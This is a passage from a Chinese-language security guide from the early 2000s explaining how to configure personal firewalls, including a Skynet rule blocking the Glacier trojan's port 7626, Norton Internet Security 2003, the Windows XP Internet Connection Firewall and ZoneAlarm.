






图 8-2-23 “日志”功能所作的记录

点击  按钮保存这些记录，日志文件将被保存为 txt 格式，利用记事本程序可以打开并查看，保存后可以单击  按钮，清空当前所有的记录。

通过查看日志，如果怀疑有人试图对本机进行攻击时，可以单击  按钮断开网络后慢慢查找原因，这时，该按钮将变成 ，可疑原因排除后，可再次单击该按钮，即可恢复网络连接。

## 6. 被植入了木马该怎么办？

假如机器一不小心被植入了木马（又没有安装防火墙又或者在弹出“天网防火墙警告信息”对话框时单击了“允许”按钮，现在已忘记这个服务器端的文件名称了，无法在应用程序访问网络权限设置里直接删除），这时用什么办法屏蔽掉这个木马呢？

如果木马已经被植入到了计算机中，则可以通过如下方法防止对方同我们机器的连接，还可以记录下对方机器的 IP 地址，追根溯源！

首先我们需要新建一条 IP 规则，然后在“名称”处输入“禁止冰河木马的侵入”，并且在“说明”处输入“记录冰河木马入侵，方法是记录 7626 端口的访问情况，在发现有冰河木马入侵的时候，同时发声”，如图 8-2-24 所示。然后再在“数据包方向”中选择“接收”选项，接着再在“对方 IP 地址”中选择“任何地址”选项。




图 8-2-24 设置“数据包方向”和“对方 IP 地址”

接着选择进入“TCP”标签，在“本地端口”中设定端口为从 7626 到 7626，如图 8-2-25 所示。并对“UDP”标签里的端口进行同样的设置。



图 8-2-25 设置端口



这两处（TCP/UDP）的设置，主要是为了监听 7626 端口而进行的，因为冰河木马服务器程序就是使用这个端口与客户端程序进行通信的。

在“当满足上面条件时”的下拉列表框中选择了“拦截”选项之后，再在如图 8-2-26 所示的“同时还”中选中“记录”、“发声”复选框。






图 8-2-26 设置动作

这时候，就可以在 IP 规则列表框中看到已经出现了“禁止冰河入侵”规则。


这样一来，只要其他的计算机想要通过冰河客户端程序控制你的本地计算机，本地计算机就会发出警报声音，并且同时在  图标上面还会出现“！”不断闪烁。这时候，我们只要单击  按钮，“天网防火墙”就会显示出是哪些 IP 试图通过木马访问本地计算机的界面了。


好了，程序执行到这里，就可以使所有入侵的木马都失效了。即使入侵者恼羞成怒使用 IP 炸弹，由于天网的 IP 规则缺省是关闭所有的网络门户，黑客连丢炸弹的地方都没有。


由此可见，我们只要利用天网防火墙个人版并通过有机地结合其“IP 包过滤规则”和“应用程序访问网络规则”这两张威力无比的天网“双墙”，一般来讲，都可以对个人用户的计算机做到目前为止所能做到的最好的网络安全防护了。

## 8.2.2 功能强大的网络安全特警 2003

诺顿网络安全特警 2003 (全名:Norton Internet Security 2003) 是 Symantec 公司出品的一套高度整合所有网络安全防卫要素的工具，它全面集成防病毒，个人防火墙，隐私控制，父母控制和内容过滤技术功能，针对家庭和办公室 PC 用户提供在线安全和隐私保护，是一款功能全面并且简单易用的个人网络安全软件包。面对日益严重的网络安全威胁，诺顿网络安全特警 2003 不仅可以防范病毒的威胁，而且加强了对间谍软件、击键记录程序等非病毒性威胁和垃圾邮件的防护，扩展了对用户在线安全防护的范围，能够确保我们网络畅游安全无忧。

诺顿网络安全特警 2003 在安装好后，会在右下角托盘里生成一个  图标，双击该图标即可打开“Norton Internet Security”程序，如图 8-2-27 所示。

鼠标右击  图标，则会弹出如图 8-2-28 所示的一个快捷菜单，选择其中的“禁用”命令就可使“Norton Internet Security”程序不再起作用。

如果在主程序界面中点选了“禁止通信”选项，右下角托盘里的 Norton Internet Security 图标将会变为 ，并切断外部的所有通信，不过这时我们就不能上网了。

下面来看一下诺顿网络安全特警 2003 是如何来防御网络攻击的？

### 1. 防范入侵企图

一般来说，Internet 攻击都是利用计算机传输信息的方式，Norton Internet Security 可以通过监控出入计算机的信息并禁止任何攻击企图来对计算机进行保护。

在默认情况下，启动 Norton Internet Security 程序后就已经启用了 Norton Personal Firewall 和入侵检测。在“警报级别”页面，我们可以通过鼠标拉动安全级别滑块来设置什么情况下发出警报，如图 8-2-29 所示，这里设置的安全级别既不能过高也不能过低，默认级别是低级，但这种情况收到的警报很少，可能错过某些安全威胁，而如果将默认级别设置为高呢，收到的警报过多，这样，重要的安全威胁可



图 8-2-27 “Norton Internet Security”主窗口



图 8-2-28 选择“禁用”命令



图 8-2-29 设置安全级别

能就淹没在大堆警报中而无法发现，建议设置为中。

接着再来自定义防火墙的设置规则，在“状态及设置”页面，如图 8-2-30 所示，点选“个人防火墙”并单击“配置”按钮。

为避免每运行一个网络应用程序便弹出对话框询问用户是否允许通过，可以在防火墙设置的“程序控制”选项卡里启用自动程序控制选项。如图 8-2-31 所示。



图 8-2-30 状态及设置页面

然后单击“程序扫描”按钮，选择你计算机上要扫描的磁盘进行扫描，扫描结束便会有系列网络应用程序被扫描出来，可根据需要选择允许通过，如图 8-2-32 所示，最后单击“完成”按钮即可。

我们也可以直接通过单击“添加”按钮手工将程序添加到“程序控制”中。如果我们想要对其中的某个程序进行修改，则只要在选中该程序后单击“修改”就可以了，如图 8-2-33 所示。




图 8-2-31 启用自动程序控制




图 8-2-32 选择是否允许通过




图 8-2-33 修改“程序控制”配置

选择进入“高级”标签页面中，我们可对其中的“一般规则”和“特洛伊木马规则”进行设置，如图 8-2-34 所示。



图 8-2-34 “高级”选项卡窗口

点击相应的按钮即可进入对应的窗口进行规则的添加、修改、删除、上移和下移等操作，如图 8-2-35 和 8-2-36 所示。



图 8-2-35 “一般规则”设置窗口




图 8-2-36 “特洛伊木马规则”设置窗口



当然，你可以自己添加规则来禁止某些程序的连接。这样，非法的程序（包括木马程序）便不能与你的系统进行连接了。

除此以外，我们还可对“入侵检测”进行自定义。虽然默认的“入侵检测”设置已经可以为大多数用户提供足够的保护。但我们可以自定义将特定网络活动排除在监控范围之外、启用或禁用自动禁止、以及解除已经禁止的计算机的限制等。

#### 注意

由于我们所创建的所有排除项都有可能容易使自己的计算机受到攻击。因此，在排除攻击特征时一定要谨慎选择，仅排除一贯属于良性的行为。

如果我们需要将攻击特征排除在监控范围之外，则可以在“入侵检测”窗口中（如图 8-2-37 所示）单击“特

征”按钮，然后在“特征”列表中，选择要排除的攻击特征，单击“排除”按钮，如图 8-2-38 所示，如果想要将排除的特征恢复到监控列表，则可单击“包括”按钮，完成特征排除或添加后，单击“确定”即可。



图 8-2-37 单击“入侵检测”窗口中的“特征”按钮




图 8-2-38 排除或添加特征

当 Norton Internet Security 检测到攻击时，会自动禁止连接以确保计算机的安全。只要在如图 8-2-37 所示的窗口中，选中或取消“启动自动禁止”就可以了。如果要取消对某台计算机的禁止，则可直接选择其 IP 地址，再单击“解禁”即可。

如果需要将计算机排除在自动禁止之外，则可在“入侵检测”窗口中，单击“IP 地址”按钮，进入如图 8-2-39 所示对话框。在“当前禁止”列表中，选择已禁止的 IP 地址，然后单击“排除”按钮即可。当然，你也可以将已经排除在外的计算机添加到自动禁止列表中，单击“添加”按钮，则可在如图 8-2-40 所示窗口中键入计算机名、IP 地址、网络标识或包含需要排除的计算机在内的一系列 IP 地址。完成排除 IP 地址之后，单击“确定”按钮就可以了。




图 8-2-39 进行 IP 地址排除




图 8-2-40 添加 IP 地址窗口



通过以上的设置，就可以取消对特定类型的攻击或是来自特定计算机的通讯监控了。

## 2. 让磁盘、文件和数据远离病毒

诺顿网络安全特警 2003 能够自动清除特洛伊木马和蠕虫病毒，即使在尚未给出病毒定义的情况下，也能拦截收发邮件中的蠕虫病毒。它还可以在没有更新病毒定义的情况下，主动检测和阻止快速传播的脚本病毒。此外，诺顿网络安全特警 2003 还可以自动扫描和清除从 Yahoo! Instant Messenger、AOL Instant Messenger 和 Windows/MSN Messenger 等流行的即时通讯服务接收到的信息及其附件中的病毒。

如果启用了自动防护并且将 Norton Antivirus 选项设置为它们的默认级别，一般无需进行手动扫描。但如果临时禁用了自动防护（如加载或使用与 Norton Antivirus 冲突的其他程序时）而又忘记重新启用它，则硬盘有被感染病毒的可能性。我们可以扫描整台计算机或单个软盘、驱动器、文件夹或文件。

在 Norton Internet Security 安全中心中，单击“Norton Antivirus”|“扫描病毒”，如图 8-2-41 所示，然后单击其中的“扫描我的电脑”并在其中选择相应的选项。

然后在“操作”下单击“扫描”选项。当扫描完成时，会出现扫描摘要，如图 8-2-42 所示。查看完摘要后，单击“完成”即可完成操作。



图 8-2-41 启用“自动防护”



图 8-2-42 查看摘要


**注意**

在扫描结束时，会出现摘要报告，告诉我们 Norton Antivirus 在扫描过程中发现的问题。如果发现病毒，并且 Norton Antivirus 被要求自动修复该文件，则它会列为已修复。如果该文件无法被修复，可以对其进行隔离或删除。

如果想要定期扫描计算机的某个部分，但又不想每次都指定要扫描的部分，就可以创建一个自定义扫描，还可以安排自定义扫描自动运行。单击“扫描病毒”窗口中“操作”下的“新建”选项，然后在打开的“Norton Antivirus 扫描向导”窗口中，根据提示操作即可。

**提示**

在扫描结果对话框中，选择要扫描的项目。如果选择文件夹，该文件夹中的所有文件都会包括在扫描对象中。如果选择驱动器，则该驱动器上的所有文件夹和文件也都会包括在扫描对象中。

我们如果在“扫描病毒”窗口中单击  按钮，则可以对调度扫描的计划任务进行设定，如图 8-2-43 所示。




图 8-2-43 设置计划任务



Norton Antivirus 还可以自动运行每周一次的全面系统扫描，也可以设置自定义的病毒扫描调度，如可以自定义在特定的日期和时间或按固定的间隔自动执行。如果该调度扫描开始时正在使用计算机，则该扫描会在后台执行，并不会影响当前的工作。

### 3. 确保个人隐私资料安全

诺顿网络安全特警 2003 的隐私控制功能能够保证我们的个人隐私资料不会在不知道的情况下通过电子邮件及其附件、即时消息和网页填写等各种可能的途径外泄出去，默认情况下该功能是打开的。

在“状态及设置”页面中，选择“隐私控制”|“配置”，可以直接移动滑块设置隐私控制级别，如图 8-2-44 所示。

另外，对于需要保护的个人信息，可以点击“个人信息”按钮进行设置，如图 8-2-45 所示。点击“添加”按钮，设定新的需要保护的个人信息，包括电话号码、电子邮件地址、家庭地址、密码、名称、信用卡、银行账号等信息。




图 8-2-44 设置隐私控制级别

### 4. 过滤垃圾邮件

诺顿网络安全特警 2003 的垃圾邮件过滤功能可以让我们不必浪费时间处理不请自来的无用信息，例如以色列情，致富，推销等为目的的垃圾邮件；默认情况下该功能也是打开的。

在“状态及设置”页面中，选择“垃圾邮件警报”|“配置”，可以直接移动滑块设置垃圾邮件警报级别，如图 8-2-46 所示。

如果你有一些特定的词汇或词组需要过滤，则可以单击“高级”按钮，在弹出的“高级垃圾邮件警报”对话框里进行设置，如图 8-2-47 所示。单击“新建”按钮，可以设定发件人、收件人、消息的主题、消息的正文、消息的任意部分包括某特定的词汇或是词组为垃圾邮件。



图 8-2-45 个人信息添加对话框



图 8-2-46 设置垃圾邮件警报级别



图 8-2-47 发送警报的垃圾邮件设置

## 提示

但是遗憾的是，诺顿网络安全特警 2003 不支持中文词汇，当你输入中文时，它会提示：“垃圾邮件警报无法过滤使用双字节字符的文字”。

除了以上一些功能以外，诺顿网络安全特警 2003 还有禁止广告功能和父母控制功能，这两项功能默认都是关闭的。禁止广告功能有助于避免显示网页上不需要的旗帜广告和弹出式广告，而父母控制功能可以禁止对指定网站的访问（如可以将某些恶意网站加入到列表中），禁止运行指定的网络程序等，这里就不详细讲解了。



总之，诺顿网络安全特警 2003 是一款相当成熟、优秀的产品，对计算机的保护比较全面；不足之处在于资源占用比较大，内存较少的用户应考虑升级后再使用。

## 8.2.3 充分利用 Windows XP 防火墙

Internet 连接防火墙（Internet Connection Firewall，简称 ICF）是 Windows XP 用来限制哪些信息可以从家庭或小型办公网络进入 Internet 以及从 Internet 进入家庭或小型办公网络的一种软件。ICF 建立在你的电脑与因特网之间，它可以让你请求的数据通过、而阻碍你没有请求的数据包，是一个基于包的防火墙。ICF 的第一个功能就是不响应 Ping 命令，而且，ICF 还禁止外部程序对本机进行端口扫描，抛弃所有没有请求的 IP 包。

### 1. Windows XP 防火墙的工作原理

ICF 是状态防火墙，可监视通过的所有通讯，并且检查所处理的每个消息的源和目标地址。为了防止未经请求的通信进入系统端口，ICF 保留了所有源自本地计算机的通讯表。在单独的计算机中，ICF 将跟踪源自本地计算机的通信，所有 Internet 传入通信都会针对于该表中的各项进行比较。只有当通讯表中有匹配项时（这说明通讯交换是从计算机或专用网络内部开始的），才允许将传入 Internet 通信传送给网络中的计算机。

源自外部 ICF 计算机（也就是入侵计算机）的通讯（如 Internet 非法访问）将被防火墙阻止，除非在“服务”选项卡上设置允许该通讯通过。ICF 不会向你发送活动通知，而是静态地阻止未经请求的通讯，防止像端口扫描这样的常见黑客袭击。

ICF 的原理是通过保存一个通讯表格，记录所有自本机发出的目的 IP 地址、端口、服务以及其他一些数据来达到保护本机的目的。当一个 IP 数据包进入本机时，ICF 会检查这个表格，看到达的这个 IP 数据包是不是本机所请求的，如果是就让它通过，如果在那个表格中没有找到相应的记录就抛弃这个 IP 数据包。

例如，当用户使用 Outlook Express 来收发电子邮件的时候，本地个人机发出一个 IP 请求到 POP3 邮件服务器。ICF 会记录这个目的 IP 地址、端口。当一个 IP 数据包到达本机的时候，ICF 首先会进行审核，通过查找事先记录的数据可以确定这个 IP 数据包是来自我们请求的目的地址和端口，于是这个数据包获得通过。一旦有新的邮件到达邮件服务器时，邮件服务器会自动发一个 IP 数据包到 Outlook 客户机来通知有新的邮件到达。这种通知是通过 RPC Call 来实现的。当邮件服务器的 IP 数据包到达客户机时，客户机的 ICF 程序就会对这个 IP 包进行审核发现本机的 Outlook express 客户端软件曾发出过对这个地址和端口发出 IP 请求，所以这个 IP 包就会被接受，客户机当然就会收到发自邮件服务器的新邮件通知。然后让 Outlook Express 去接收邮件服务器上的新邮件。

### 2. 使用 Windows XP 防火墙

启用或禁用 Internet 连接防火墙

打开“网络连接”，如图 8-2-48 所示，然后单击要保护的拨号、LAN 或高速 Internet 连接，然后在“网络

任务”|“更改该连接的设置”|“高级”|“Internet 连接防火墙”下，选择下面的一项，如图 8-2-49 所示。





图 8-2-48 打开“网络连接”

图 8-2-49 选择合适选项

如果想要启用 Internet 连接防火墙，则可以选中“通过限制或阻止来自 Internet 的对此计算机的访问来保护我的计算机和网络”复选框。如果想要禁用 Internet 连接防火墙，则清除此复选框。

对于你需要开放的服务，可以直接在“高级”标签里点击“设置”按钮，在弹出的对话框中选中想要开放的服务，如图 8-2-50 所示，对于列表里没有的服务，你可以点击“添加”按钮添加新的服务，这样别人才能访问你的服务。

 因为在 ICF 启用时，默认情况下你没有发送请求的包都会被丢掉，所以必须要专门开放需要的服务，别人才能访问。

安全日志

ICF 安全日志里可以记录放弃的数据包及功能的连接，如图 8-2-51 所示。



图 8-2-50 选择网络上的服务



图 8-2-51 安全日志设置

当选择“记录被丢弃的包”复选框时，每次通信尝试通过防火墙却被检测和拒绝的信息都被 ICF 收集。例

如，如果你的 ICMP 没有选中“允许传入的回显请求”，当我们使用 Ping 和 Tracert 命令发出请求时，接收到来自网络外的回显请求将会被丢弃，然后日志中将生成一条项目。

当选择“记录成功的连接”复选框时，将收集每个成功通过防火墙的连接信息。例如，当网络上的任何人使用 Internet Explorer 成功实现与某个网站的连接时，日志中将生成一条项目。生成安全日志时使用的格式是 W3C 扩展日志文件格式，这与在常用日志分析工具中使用的格式类似。

更改安全日志文件的路径和文件名及大小

在图 8-2-51 中的“日志文件选项”栏，点击“浏览”按钮，浏览要放置日志文件的位置，接着再在“文件名”中，键入新的日志文件名，图 8-2-52 所示，然后单击“打开”，以后就可以在资源管理器里双击该日志文件查看其内容了。

另外，在“大小限制”后面，可以使用箭头按钮调整安全日志文件大小。

如果想还原默认的安全日志设置，可以直接点击“还原默认值”按钮。




图 8-2-52 浏览要放置日志文件的位置

### 3. 了解 Internet 控制消息协议 (ICMP)

“网际消息协议 (ICMP)”是所需的 TCP/IP 标准，通过 ICMP，使用 IP 通讯的主机和路由器可以报告错误并交换受限控制和状态信息。

在下列情况中，通常自动发送 ICMP 消息：

IP 数据包无法访问目标。

IP 路由器（网关）无法按当前的传输速率转发数据包。

IP 路由器将发送主机重定向为使用更好的到达目标的路由。

启用或禁用 Internet 控制消息协议的具体设置如下：

打开“网络连接”，单击已启用 Internet 连接防火墙的连接，然后在“网络任务”|“更改该连接的设置”中单击“高级”|“设置”|“ICMP”选项卡上，选中希望自己的计算机响应的请求信息，如图 8-2-53 所示。




图 8-2-53 选中计算机响应的请求信息



ICF 是通过记录本机的 IP 请求来确定外来的 IP 数据包是不是“合法”，这当然不可以用在服务器上。为

什么呢？服务器上的 IP 数据包基本上都不是由服务器先发出，所以 ICF 这种方法根本就不能对服务器的安全提供保护，而且 ICF 没法提供基于应用程序的保护，也没法建立基于 IP 包的包审核策略，所以只能用于个人计算机上，没法工作在应用服务器上。

## 8.2.4 网络安全保护神——一个人网络防火墙 ZoneAlarm

ZoneAlarm 是一款体积小、功能强大、高效的个人网络防火墙，它可以监测你机器上所有的 Internet 存取，可以控制每一个本地程序对 Internet 的存取，也能够管理所有通过 Internet 对你机器进行的访问，控制这些程序对你的访问权限。

下面我们以 ZoneAlarm 4.5.538 为例来看看它具体是怎么为我们提供安全保护的，其运行主界面如图 8-2-54 所示。




图 8-2-54 ZoneAlarm 的程序主界面

在主程序界面中，我们可以清楚地看到 Inbound Protection (🔒)、Outbound Protection (🔒)、E-mail Protection (📧) 3 项，其中 Inbound Protection 显示出防火墙拦截了多少次试图访问的连接；Outbound Protection 有多少个程序允许访问互联网；E-mail Protection 显示邮件保护是否激活，有多少可疑附件被隔离等。

### 1. 随时断开网络功能

主程序界面顶部有两个按钮。一个是 🛑 按钮，点击它，可以立即断开网络，中止系统所有与网络相关的活动，断开网络后，右下角 ZoneAlarm 图标变为 🛑，这个按钮通常在较紧急的情况下（如发现可疑连接时）使用。另一个是 🔒 按钮，处于“Locked”状态时，除了被设定为允许通过锁定的程序外，其它程序都不允许存取网络，锁定的方法有两个，一个是手工锁定，单击“UnLocked”按钮，使其处于“Locked”状态，另一个是自动锁定，如图 8-2-55 所示，在“Program Control”页面的“Automatic Lock”信息栏，选中“ON”启用“自动锁定”功能。

然后再点击“Custom”按钮，进入“Custom




图 8-2-55 ZoneAlarm 的“Program Control”页面

